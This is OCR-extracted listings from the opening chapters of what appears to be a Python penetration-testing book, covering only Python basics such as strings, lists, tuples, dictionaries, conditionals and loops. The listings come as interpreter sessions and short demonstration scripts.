

Table of Contents

Chapter 1: Introduction to Python


```
khan@khanUbantu: ~
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a=22
>>> a
22
>>> a="hello world"
>>> a
'hello world'
>>> a=3.17
>>> a="My first Python surprise !"
>>> a
'My first Python surprise !'
>>>
```






```
khan@khanUbantu: ~
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a="hello world"
>>> b=22
>>> c=a+b
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: Can't convert 'int' object to str implicitly
>>>
```

```
khan@khanUbantu: ~
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a="hello world"
>>> b=22
>>> c=a+str(b)
>>> c
'hello world22'
```




```
khan@khanUbantu: ~
khan@khanUbantu:~$ gcc test.c -o test.out
test.c: In function ‘main’:
test.c:4:6: error: two or more data types in declaration specifiers
  int int=33;
      ^
test.c:4:9: error: expected identifier or ‘(’ before ‘=’ token
  int int=33;
         ^
```

```
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a=100
>>> str(a)
'100'
>>> int="hello world"
>>> int
'hello world'
>>> str=500
>>> str
500
```

```
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a=100
>>> str(a)
'100'
>>> int="hello world"
>>> int
'hello world'
>>> str=500
>>> str
500
>>> str(a)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'int' object is not callable
>>>
```

```
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import keyword
>>> i=0
>>> for kw in keyword.kwlist:
...     if i < 4 :
...                print(kw,end="\t")
...     else:
...                print(kw,end="\n")
...                i=0
...     i=i+1
...
False   None    True    and     as
assert  break   class   continue
def     del     elif    else
except  finally for     from
global  if      import  in
is      lambda  nonlocal        not
or      pass    raise   return
try     while   with    yield
```

```
1 #!/usr/bin/python3
2 num1=22
3 num2=33.5
4 sum_=num1+num2
5 print("Sum of two numbers is %s"%sum_)
```

```
khan@khanUbantu: ~/Python_Penetration_testing_Lab
khan@khanUbantu:~/Python_Penetration_testing_Lab$ python3 numbers.py
Sum of two numbers is 55.5
```

```
khan@khanUbantu: ~/Python_Penetration_testing_Lab
khan@khanUbantu:~/Python_Penetration_testing_Lab$ chmod +x numbers.py
khan@khanUbantu:~/Python_Penetration_testing_Lab$ ./numbers.py
Sum of two numbers is 55.5
```


```
khan@khanUbantu: ~
khan@khanUbantu:~$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a="100"
>>> b="33.33"
>>> int(a)
100
>>> float(b)
33.33
>>> c=int(a)+float(b)
>>> c
133.32999999999998
>>> type(c)
<class 'float'>
```


```
khan@khanUbantu:~/Python_Penetration_testing_Lab$ python3
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> my_str="Welcome to python strings ! "
>>> my_str
'Welcome to python strings ! '
```

```
>>> my_str[0]
'W'
>>> my_str[10]
' '
>>> my_str[5]
'm'
>>>
```

```
>>> my_str.replace("!","@")
'Welcome to python strings @ '
>>> my_str
'Welcome to python strings ! '
>>>
```

```
>>> my_str
'Welcome to python strings ! '
>>> my_str=my_str.replace("!","@")
>>> my_str
'Welcome to python strings @ '
>>>
```






```
>>> my_str[0]='B'
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'str' object does not support item assignment
```

```
>>> my_str='!! Welcome to python strings !!'
>>> my_str.replace('!','@')
'@@ Welcome to python strings @@'
>>>
```

```
>>> my_str.replace('!','@',1)
'@! Welcome to python strings !!'
>>>
```

```
>>> my_str="Welcome to python strings ! "
>>> my_str[0:4]
'Welc'
```

```
>>> my_str[4:]
'ome to python strings ! '
```

```
>>> my_str[:4]
'Welc'
```

```
>>> my_str[::]
'Welcome to python strings ! '
```

```
>>> my_str[::2]
'Wloet yhnsrns!'
```

```
>>> my_str[::-1]
' ! sgnirts nohtyp ot emocleW'
```

```
>>> my_str[6:0:-1]
'emocle'
```

```
>>> a="Hello"
>>> b=" World"
>>> c=a+b
>>> c
'Hello World'
```

```
>>> mul=c*5
>>> mul
'Hello WorldHello WorldHello WorldHello WorldHello World'
```

```
>>> my_str
'               Hello World                    '
>>> my_str.strip()
'Hello World'
```

```
>>> my_str='           Hello  world              '
>>> my_str
'           Hello  world                '
>>> my_str.lstrip()
'Hello  world                '
>>> my_str.rstrip()
'           Hello  world'
```

```
>>> emp_details='Employee 1,22,10000'
>>> splitted_details=emp_details.split(',')
>>> splitted_details
['Employee 1', '22', '10000']
>>> splitted_details[0]
'Employee 1'
>>> splitted_details[1]
'22'
>>> splitted_details[2]
'10000'
```

```
>>> my_str="Hello world"
>>> sp=my_str.split()
>>> sp
['Hello', 'world']
>>> sp[0]
'Hello'
>>> sp[1]
'world'
```

```
>>> my_str="! Welcome to python strings !"
>>> is_present=my_str.find("!")
>>> is_present
0
>>> is_present=my_str.find("Welcome")
>>> is_present
2
>>> is_present=my_str.find("@")
>>> is_present
-1
```

```
>>> my_str="! Welcome to python strings !"
>>> is_present=my_str.index("!")
>>> is_present
0
>>> is_present=my_str.index("@")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: substring not found
```

```
>>> my_str="lower"
>>> upper=my_str.upper()
>>> upper
'LOWER'
>>> lower=upper.lower()
>>> lower
'lower'
```

```
>>> my_str="Welcome to strings!"
>>> len(my_str)
19
```

```
>>> my_str="Welcome to strings!"
>>> my_str.count('e')
2
```

```
>>> my_str='! Hello world'
>>>
>>>
>>> my_str='! Hello world'
>>> '!' in my_str
True
>>> '1' in my_str
False
>>> '1' not in my_str
True
```

```
>>> my_str
'! Hello world'
>>> my_str.endswith('world')
True
>>> my_str.endswith('d')
True
>>> my_str.endswith('ld')
True
>>> my_str.endswith('w')
False
```

```
>>> my_str='a'
>>> my_str.isdigit()
False
>>> my_str="22"
>>> my_str.isdigit()
True
```

```
>>> my_str="22"
>>> my_str.isalpha()
False
```

```
>>> my_str="hello world"
>>> my_str.islower()
True
>>> my_str.isupper()
False
>>> my_str.capitalize()
'Hello world'
```

```
>>> my_list=["one","two","three"]
>>> my_list
['one', 'two', 'three']
>>> my_list[0]
'one'
>>> my_list[1]
'two'
>>> my_list[2]
'three'
```

```
>>> my_list=[1,2.5,"Third element"]
>>> print ("first element %s ,second is %s and third is %s"%(my_list[0],my_list[1],my_list[2]))
first element 1 ,second is 2.5 and third is Third element
```

```
>>> my_list=[1,2,3,4,5,6,7,8,9,10]
>>> my_list[0:5]
[1, 2, 3, 4, 5]
>>> my_list[4:10]
[5, 6, 7, 8, 9, 10]
```

```
>>> my_list[4:]
[5, 6, 7, 8, 9, 10]
```

```
>>> my_list[:4]
[1, 2, 3, 4]
```

```
>>> my_list[::]
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

```
>>> my_list[::2]
[1, 3, 5, 7, 9]
```

```
>>> my_list[::-1]
[10, 9, 8, 7, 6, 5, 4, 3, 2, 1]
```

```
>>> my_list[6:0:-1]
[7, 6, 5, 4, 3, 2]
```

```
>>> my_list=[1,2,3,4,5]
>>> my_list
[1, 2, 3, 4, 5]
>>> my_list.append(6)
>>> my_list.append(7)
>>> my_list.append(8)
>>>
>>> my_list
[1, 2, 3, 4, 5, 6, 7, 8]
>>> other_list=['a','b','c']
>>> my_list.append(other_list)
>>> my_list
[1, 2, 3, 4, 5, 6, 7, 8, ['a', 'b', 'c']]
>>> my_list[8]
['a', 'b', 'c']
```

```
>>> list1=[1,2,3,4,5]
>>> list2=[6,7,8,9,10]
>>> merged=list1+list2
>>> merged
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
>>> merged.extend(['a','b','c','d','e'])
>>> merged
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 'a', 'b', 'c', 'd', 'e']
```

```
>>> merged
['hello', 2, 3, 4, 5, 6, 7, 8, 9, 10, 'a', 'b', 'c', 'd', 'e']
```

```
>>> list1=[1,2,3,4,5,6]
>>> list2=list1
>>> list2
[1, 2, 3, 4, 5, 6]
>>> list2[0]="hello"
>>> list2
['hello', 2, 3, 4, 5, 6]
>>> list1
['hello', 2, 3, 4, 5, 6]
```

```
>>> copied=list1[::]
>>> copied
['hello', 2, 3, 4, 5, 6]
>>> copied[0]=1
>>> copied
[1, 2, 3, 4, 5, 6]
>>> list1
['hello', 2, 3, 4, 5, 6]
```

```
>>> import copy
>>> a=copy.copy(list1)
>>> list1
['hello', 2, 3, 4, 5, 6]
>>> a[0]=22
>>> a
[22, 2, 3, 4, 5, 6]
>>> list1
['hello', 2, 3, 4, 5, 6]
>>> b=copy.deepcopy(list1)
>>> b
['hello', 2, 3, 4, 5, 6]
>>> b[0]=22
>>> b
[22, 2, 3, 4, 5, 6]
>>> list1
['hello', 2, 3, 4, 5, 6]
```

```
>>> list1=[1,2,3,4,5,6]
>>> list1
[1, 2, 3, 4, 5, 6]
>>> del list1[0]
>>> list1
[2, 3, 4, 5, 6]
>>> list1.pop(0)
2
>>> list1
[3, 4, 5, 6]
```

```
>>> list1=[1,2,3,4,5,6]
>>> list1
[1, 2, 3, 4, 5, 6]
>>> del list1
>>> list1
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'list1' is not defined
```

```
>>> list1=[1,2,3,4,5,6]
>>> list1
[1, 2, 3, 4, 5, 6]
>>> del list1
>>> list1
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'list1' is not defined
```

```
>>> list1=[1,2,3]
>>> list2=list1*4
>>> list2
[1, 2, 3, 1, 2, 3, 1, 2, 3, 1, 2, 3]
>>> len(list2)
12
>>> max(list2)
3
>>> min(list2)
1
```

```
>>> list1=['a','b','c']
>>> max(list2)
3
>>> max(list1)
'c'
>>> min(list1)
'a'
>>> list1=[1,2,3,'a','b','c']
>>> max(list1)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unorderable types: str() > int()
```

```
>>> list1=[1,2,3,4,5,6,7,8]
>>> 3 in list1
True
>>> 'a' in list1
False
>>> 3 not in list1
False
>>> 'a' not in list1
True
```

```
>>> tuple1=(1,2,3,4,5,6,7,8,9,10)
>>> tuple1
(1, 2, 3, 4, 5, 6, 7, 8, 9, 10)
>>> tuple1[0]
1
>>> tuple1[0]=22
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: 'tuple' object does not support item assignment
```

```
>>> tuple1=(1,2,3,4,5)
>>> tuple2=(6,7,8,9,10)
>>> tuple3=tuple1+tuple2
>>> tuple3
(1, 2, 3, 4, 5, 6, 7, 8, 9, 10)
>>> tuple3[0]
1
>>> tuple3[0:5]
(1, 2, 3, 4, 5)
>>> tuple3[5:10]
(6, 7, 8, 9, 10)
>>> tuple3[::]
(1, 2, 3, 4, 5, 6, 7, 8, 9, 10)
>>> tuple3[::-1]
(10, 9, 8, 7, 6, 5, 4, 3, 2, 1)
>>> tuple3*2
(1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10)
>>> tuple3
(1, 2, 3, 4, 5, 6, 7, 8, 9, 10)
```

```
>>> small_tuple=(22)
>>> type(small_tuple)
<class 'int'>
>>> small_tuple=(22,)
>>> type(small_tuple)
<class 'tuple'>
```

```
>>> my_tuple=(1,2,3,4,5)
>>> my_tuple
(1, 2, 3, 4, 5)
>>> my_list=list(my_tuple)
>>> my_list
[1, 2, 3, 4, 5]
```

```
>>> dict1={"k1":"value1",2:"value2",3.3:"value3"}
>>> dict1
{2: 'value2', 3.3: 'value3', 'k1': 'value1'}
>>>
```

```
>>> dict1={"k1":"v1","k2":"v2","k3":"v3"}
>>> dict1
{'k2': 'v2', 'k3': 'v3', 'k1': 'v1'}
>>> dict1["k2"]
'v2'
>>> dict1["k1"]
'v1'
>>> dict1["k3"]
'v3'
```

```
>>> dict1["k0"]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'k0'
```

```
>>> dict1={"k1":"v1","k2":"v2","k3":"v3"}
>>> value=dict1.get("k1",False)
>>> value
'v1'
>>> value=dict1.get("k0",False)
>>> value
False
```

```
>>> dict1={"k1":"v1","k2":"v2","k3":"v3"}
>>> dict1
{'k2': 'v2', 'k3': 'v3', 'k1': 'v1'}
>>> dict1["k4"]="v4"
>>> dict1
{'k2': 'v2', 'k3': 'v3', 'k4': 'v4', 'k1': 'v1'}
>>> dict1["k1"]="v1-modified"
>>> dict1
{'k2': 'v2', 'k3': 'v3', 'k4': 'v4', 'k1': 'v1-modified'}
```

```
>>> tuple_type=(1,2,3,4,5)
>>> list_type=['a','b','c','d','e']
>>> dict_type={"one":1,"two":2}
>>> dict1["tuple_key"]=tuple_type
>>> dict1["list_key"]=list_type
>>> dict1["dict_key"]=dict_type
>>> dict1
{'dict_key': {'one': 1, 'two': 2}, 'list_key': ['a', 'b', 'c', '
d', 'e'], 'k4': 'v4', 'k1': 'v1-modified', 'k2': 'v2', 'k3': 'v3
', 'tuple_key': (1, 2, 3, 4, 5)}
```

```
>>> dict1["tuple_key"]
(1, 2, 3, 4, 5)
>>> dict1["list_key"]
['a', 'b', 'c', 'd', 'e']
>>> dict1["dict_key"]
{'one': 1, 'two': 2}
```

```
>>> dict1={"k1":"v1","k2":"v2","k3":"v3"}
>>> dict2={"k11":"v11","k22":"v22","k33":"v33"}
>>> dict1
{'k2': 'v2', 'k3': 'v3', 'k1': 'v1'}
>>> dict2
{'k33': 'v33', 'k22': 'v22', 'k11': 'v11'}
>>> dict1.update(dict2)
>>> dict1
{'k1': 'v1', 'k22': 'v22', 'k2': 'v2', 'k3': 'v3', 'k11': 'v11', 'k33': 'v33'}
>>>
```

```
>>> keys=dict1.keys()
>>> keys
dict_keys(['k1', 'k22', 'k2', 'k3', 'k11', 'k33'])
>>> type(keys)
<class 'dict_keys'>
```

```
>>> keys=list(keys)
>>> keys
['k1', 'k22', 'k2', 'k3', 'k11', 'k33']
```

```
>>> values=dict1.values()
>>> values
dict_values(['v1', 'v22', 'v2', 'v3', 'v11', 'v33'])
>>> values=list(values)
>>> values
['v1', 'v22', 'v2', 'v3', 'v11', 'v33']
```

```
>>> dict1={"k1":"v1","k2":"v2","k3":"v3","k4":"v4"}
>>> dict1.items()
dict_items([('k1', 'v1'), ('k3', 'v3'), ('k4', 'v4'), ('k2', 'v2')])
>>> type(dict1.items())
<class 'dict_items'>
```

```
>>> tuple(dict1.items())
(('k1', 'v1'), ('k3', 'v3'), ('k4', 'v4'), ('k2', 'v2'))
>>> list(dict1.items())
[('k1', 'v1'), ('k3', 'v3'), ('k4', 'v4'), ('k2', 'v2')]
```

```
>>> dict1={"k1":"v1","k2":"v2","k3":"v3","k4":"v4"}
>>> "k1" in dict1
True
>>> "k0" in dict1
False
>>> "k0" not in dict1
True
```


```
>>> a={'abc':"First key", 'abcd': "Second key"}
>>> a
{'abcd': 'Second key', 'abc': 'First key'}
```


```
>>> hash('abcd')%8
4
>>> hash('abc')%8
7
```

```
>>> dict1
{'k1': 'v1', 'k3': 'v3', 'k4': 'v4', 'k2': 'v2'}
>>> my_list = sorted(dict1.items(), key=lambda x: x[1])
>>> my_list
[('k1', 'v1'), ('k2', 'v2'), ('k3', 'v3'), ('k4', 'v4')]
```


```
>>> dict1
{'k1': 'v1', 'k3': 'v3', 'k4': 'v4', 'k2': 'v2'}
>>> del dict1["k1"]
>>> dict1
{'k3': 'v3', 'k4': 'v4', 'k2': 'v2'}
>>> dict1.pop('k2')
'v2'
>>> dict1
{'k3': 'v3', 'k4': 'v4'}
```

Chapter 2: Building Python Scripts





```
1 #!/usr/bin/python3.5
2 a=22
3 b=44
4 c=55
5 d=None
6 if 22:
7         print("This will be printed -> if 22:")
8 if "hello":
9         print("This will  be printed -> if 'hello':")
10 if -1:
11         print("This will be printed -> if -1")
12 if 0:
13         print("This would not be printed")
14 if d:
15         print("This will not be prined")
16
17 print("Lets Start with logical operators")
18
19 if a and b and c :
20         print("Printed -> if a and b and c:")
21 if a and b and c and d:
22         print("Not printed")
23 if a < b and a < c:
24         print("a is smaller than b and c -> without braces")
25 if (a < b) and (a <c) :
26         print("a is smaller than b and c -> with braces")
27
28 if a or b or c or d:
29         print("This is printed > if a or b or c or d :")
30
31 if not d:
32         print("Not of d will be printed as not None is True")
```


khan@khanUbantu: ~/Packet-scripts
khan@khanUbantu:~/Packet-scripts$ chmod +x if_detailed.py
khan@khanUbantu:~/Packet-scripts$ ./if_detailed.py
This will be printed -> if 22:
This will be printed -> if 'hello':
This will be printed -> if -1
Lets Start with logical operators
Printed -> if a and b and c:
a is smaller than b and c -> without braces
a is smaller than b and c -> with braces
This is printed > if a or b or c or d :
Not of d will be printed as not None is True

```
#!/usr/bin/python3.5
a=22;b=44;c=55;d=None
if a and b and c and d:
        print("Not printed")
else:
        print('Remember and operator -> All must evaluate to True !')
if a == b:
        print("A and B are equal")
else:
        print("A and B are not equal ! But we saw how to use == :)")
print("\nLets use some Bit wise operators with condition statements :\n")
a=2;b=2;c=0
bit_wise=a & b & c
if bit_wise:
        print("Bit wise and returned non zero %s" %bit_wise)
else:
        print("Bit wise and returned zero : %s" %bit_wise)
bit_wise=a&b
if bit_wise:
        print("Now Bit wise and returned non zero : %s" %bit_wise)
else:
        print("Again Bit wise and returned zero : %s" %bit_wise)

bit_wise_or = a | c
if bit_wise_or:
        print("BIt wise OR - Should return 2 -> %s" %bit_wise_or)
else:
        print("Thats strange !! -> %s" %bit_wise_or)

left_shift= a << b
if left_shift:
        print("Remember Left shift has multiplication impact. -> %s" %left_shift)
else:
        print("Thats strange !! -> %s" %left_shift)

right_shift= a >> b
if right_shift:
        print("Thats strange !! -> %s" %right_shift)
else:
        print("Remember Right shift has division impact.  -> %s" %right_shift)
neg_minus_1= ~ a
if neg_minus_1 :
        print("~ operator has (-n-1) impact - (-n-1) for %s -> %s " %(a,neg_minus_1))
else:
        print("~ operator has (-n-1) impact - Produced 0  -> %s" %neg_minus_1)
```

```
khan@khanUbantu: ~/Packet-scripts
khan@khanUbantu:~/Packet-scripts$ chmod +x if_else.py
khan@khanUbantu:~/Packet-scripts$ ./if_else.py
Remember and operator -> All must evaluate to True !
A and B are not equal ! But we saw how to use == :)

Lets use some Bit wise operators with condition statements :

Bit wise and returned zero : 0
Now Bit wise and returned non zero : 2
BIt wise OR - Should return 2 -> 2
Remember Left shift has multiplication impact. -> 8
Remember Right shift has division impact.  -> 0
~ operator has (-n-1) impact - (-n-1) for 2 -> -3
```

if_el_if.py

```
1 #!/usr/bin/python3.5
2 a=22;b=44;c=55;d=None
3 if a and b and c and d:
4         print("All not none")
5 elif b and c and d :
6         print('A seems to be none')
7 elif b and c and d :
8         print('A seems to be none')
9 elif a and c and d:
10        print('B seems to be None')
11 elif a and b and d :
12        print('C seems to be None')
13 elif a and b and c :
14        print('D seems to be NOne')
15 else:
16        print("Strange !!")
```

```
khan@khanUbantu: ~/Packet-scripts
khan@khanUbantu:~/Packet-scripts$ chmod +x if_el_if.py
khan@khanUbantu:~/Packet-scripts$ ./if_el_if.py
D seems to be NOne
```

```
#! /usr/bin/python3.5
i=0
print("------ While Basics ------")
while i < 5:
        print("Without Braces : Statement %s "%i)
        i=i+1
i=0
while (i < 5):
        print("With Braces : Statement %s "%i)
        i=i+1
print("------- While with Lists ------")
my_list=[1,2,"a","b",33.33,"c",4,5,['item 1','item 2']]
i=0
while(i < len(my_list)):
        if (type(my_list[i]) == type(1)):
                print ("Found Integer : %s "%my_list[i])
        elif (type(my_list[i]) == type("a")):
                print ("Found String : %s "%my_list[i])
        elif (type(my_list[i]) == type([])):
                print("------Found Inner list -Now lets iterate:---------")
                j=0
                while(j< len(my_list[i])):
                        print("Inner Item : %s "%my_list[i][j])
                        j =j +1
        else:
                print("Neither integer nor string : %s and Type is : %s "%(my_list[i],type(my_list[i])))
        i=i+1
```

```
khan@khanUbantu:~/Packet-scripts$ chmod +x while_loops.py
khan@khanUbantu:~/Packet-scripts$ ./while_loops.py
------ While Basics ------
Without Braces : Statement 0
Without Braces : Statement 1
Without Braces : Statement 2
Without Braces : Statement 3
Without Braces : Statement 4
With Braces : Statement 0
With Braces : Statement 1
With Braces : Statement 2
With Braces : Statement 3
With Braces : Statement 4
------- While with Lists ------
Found Integer : 1
Found Integer : 2
Found String : a
Found String : b
Neither integer nor string : 33.33 and Type is : <class 'float'>
Found String : c
Found Integer : 4
Found Integer : 5
------Found Inner list -Now lets iterate:---------
Inner Item : item 1
Inner Item : item 2
```

```
>>> a="hello"
>>> dir(a)
['__add__', '__class__', '__contains__', '__delattr__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__getnewargs__', '__gt__', '__hash__', '__init__', '__iter__', '__le__', '__len__', '__lt__', '__mod__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__rmod__', '__rmul__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', 'capitalize', 'casefold', 'center', 'count', 'encode', 'endswith', 'expandtabs', 'find', 'format', 'format_map', 'index', 'isalnum', 'isalpha', 'isdecimal', 'isdigit', 'isidentifier', 'islower', 'isnumeric', 'isprintable', 'isspace', 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'maketrans', 'partition', 'replace', 'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split', 'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper', 'zfill']
>>>
>>> return_type=iter(a)
>>> return_type
<str_iterator object at 0x7f093ad89048>
```

```
>>> b=[1,2,3,4,5]
>>> dir(b)
['__add__', '__class__', '__contains__', '__delattr__', '__delitem__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__gt__', '__hash__', '__iadd__', '__imul__', '__init__', '__iter__', '__le__', '__len__', '__lt__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__reversed__', '__rmul__', '__setattr__', '__setitem__', '__sizeof__', '__str__', '__subclasshook__', 'append', 'clear', 'copy', 'count', 'extend', 'index', 'insert', 'pop', 'remove', 'reverse', 'sort']
